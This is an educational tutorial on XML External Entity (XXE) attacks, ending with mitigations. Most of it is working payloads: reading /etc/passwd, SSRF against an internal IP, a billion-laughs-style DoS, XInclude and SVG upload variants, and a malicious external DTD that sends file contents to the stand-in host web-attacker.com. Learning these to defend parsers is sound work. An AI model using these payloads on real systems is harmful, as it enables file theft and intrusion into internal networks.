XML External Entity Attack

I. What is XML ?

- XML shorts for eXtensible Markup Languge
- XML was designed to store data, transport data and to be both human and machine readable.

For example:

```
<?xml version="1.0" encoding="UTF-8"?>
<Vulnerability>
  <name>XXE</name>
  <do>Research</do>
  <heading>XML External Entity</heading>
  <body>Done</body>
</Vulnerability>
```

Document type definition

The purpose of a DTD is to define the structure and the legal elements and attributes of an XML document:


```
<!DOCTYPE note
[
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
```

DTD file is saved and embedded into DOCTYPE of XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "Note.dtd">
```

II. What is XMl eXternal Entity ?

XEE is a web scurity vulnerability that allows attackers to interfere with an application's processing XML data. XXE vulnerabilities occur in Document Type Definitions. In 2017, XXE is a serious vulnerability which was ranked fourth in OWASP top 10.



III. Impact of an XXE attack ?

If attackers can successfully perform a XXE attack, its impact is very serious :

- **Information exposed**
- **Port scanning**
- **Denial of Service**
- **Escalate to Server-side Request Forgery.**
- …..


IV. What are the types of XXE attacks ?

There are various types of attacks, but we can list some types as following:

- **Exploiting XEE to retrieve files** : Where an external entity is defined containing the content of a file, and returned in the application's reponse.
- **Exploiting XEE to perform SSRF attacks**: Where an external entity is defined based on a URL to a backend system
- **Exploiting blind XXE exfiltrate data out-of-band:** Where sensitive data is transmitted from the application server to a system that the attacker controls
- **Exploiting blind XXE to retrieve data via erro messages**: Where the attacker can trigger a parsing erro message containing sensitive data.

1. Exploiting XXE to retrieve files

In this type, attackers can retrieve an arbitrary file from the server's system.



Attackee need to introduce a DOCTYPE element that difines an external entity containing the path to the file.

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

And edit data value in the XMl that is returned in the application's reponse:

```
HTTP/1.0 200 OK

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
(...)
```

2. Exploiting XXE to perform SSRF attacks

Because XML entities can come from just about anywhere – including external source. This is where XXE become a type of SSRF attack. It help attacker can access the URL is protected by firewall that this server can access.

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "http://192.168.0.1/secret.txt">
]>
<foo>
  &xxe;
</foo>
```

```
HTTP/1.0 200 OK

Hello, I'm a file on the local network (beh
ind the firewall)
```

3. Blind XXE vulnerabilities

This is a type of XXE vlunerabilities that the application doesn't return the value of any defined externla entities in its reponse, so direct retrieval of server-side is impossible.

There are two ways that we can detect and explit blind XXE:

- Trigger out-of-band network interactions, some times exfiltrating sensitive data within the interaction data

- Trigger XML parsing errors in such a way that error messages contain sensitive data

Detecting blind XXE using out-of-band

Define an external entity to triggering the out-of-band network interaction to a system that we control.

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-
attacker.com"> ]>
```

This XXE attack causes the server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful.

Sometimes, XXE attacks using regular entities are blocked, due to some input validation by the application or some harderning of the XML parser that being used, we might be able to use XML parameter entities instead.

Fisrt, the declaration of an XML parameter entity includes the per cent character before the entity name:

```
<!ENTITY % myparameterentity "my parameter entity value" >
```

And second, parameter entities are referenced using the percent character instead of the usual ampersand:

```
 %myparameterentity;
```

This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-
attacker.com"> %xxe; ]>
```

This XXE payload declares an XML parameter entity called xxe and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker's domain, verifying that the attack was successful.

Exploiting blind XXE to exfiltrate data out-of-band

In this way, attacker will make a malicious DTD to exfiltrate the contents of the /etc/passwd then host it on their system.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM
'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

Finally, submit it into DTD of vulable application:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://web-attacker.com/malicious.dtd"> %xxe;]>
```

This XXE payload declares an XML parameter entity called xxe and then uses the entity within the DTD. This will cause the XML parser to fetch the external DTD from the attacker's server and interpret it inline. The steps defined within the malicious DTD are then executed, and the /etc/passwd file is transmitted to the attacker's server.

Exploiting blind XXE to retrieve data via error messages

The exploition of this way is the same as above way. We can trigger an XML parsing error where the erro message contain the sensitive data.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
%eval;
%error;
```

4. DoS – Denial of Service

An attacker can use Xml entities to cause DoS by embedding entities within entities within entities. It overloads the memory of the XML parser. Some XML parser automatically limit the amount of memory they can use.

Request

```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
  Hello &t3;
</foo>
```

Reponse

```
HTTP/1.0 200 OK

Hello World World World World World World W
orld World World World World World World Wo
rld World World World World World World Wor
ld World World World World World World Worl
d World World World World World World World
World World World World World
```

5. Finding hidden attack surface

In some cases, the attack surface is less visible, so we will find XXE attack surface in requests that don’t contain any XML

A. XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. To perform an XInclude attack, you need to reference the XInclude namespace and provide the path to the file that you wish to include. For example:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

B. XXE attacks via file upload

Some applications allow users to upload files which are then processed server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [
<!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg
width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;</text></svg>
```

When you upload successfully, you can see the sensitive data within the image.

C. XXE attacks via modified content type

Some web sites accept many content type format instead of only default content type is generated by HTML forms, including XML

Default content type

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
```

If the application accept requests containing XML , we can reformating requests to use the XML format

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

V. How to mitigation XXE attack ?

- **Disable Parsing of Inline DTDs**
  - Inline DTDs are a feature that is rarely used. However, XML external attacks remain a risk because many XML parsing libraries

do not disable this feature by default. **Make sure your XML parser configuration disables this feature**

- **Limit the Permissions of Your Web Server Process**
    - This “defense in depth” approach means that even if an attacker manages to compromise your web server, the damage they can do is limited.
- **Disable support for XInclude**

VI. Reference

Web Security Academy: **https://portswigger.net/web-security/xxe#exploiting-xxe-to-retrieve-files**

Hacksplaning: **https://www.hacksplaining.com/prevention/xml-external-entities**

Acunetix: **https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/?utm_source=hacksplaining&utm_medium=post&utm_campaign=ok**

Blog: **https://viblo.asia/p/xml-external-entity-xxe-injection-07LKX97pZV4**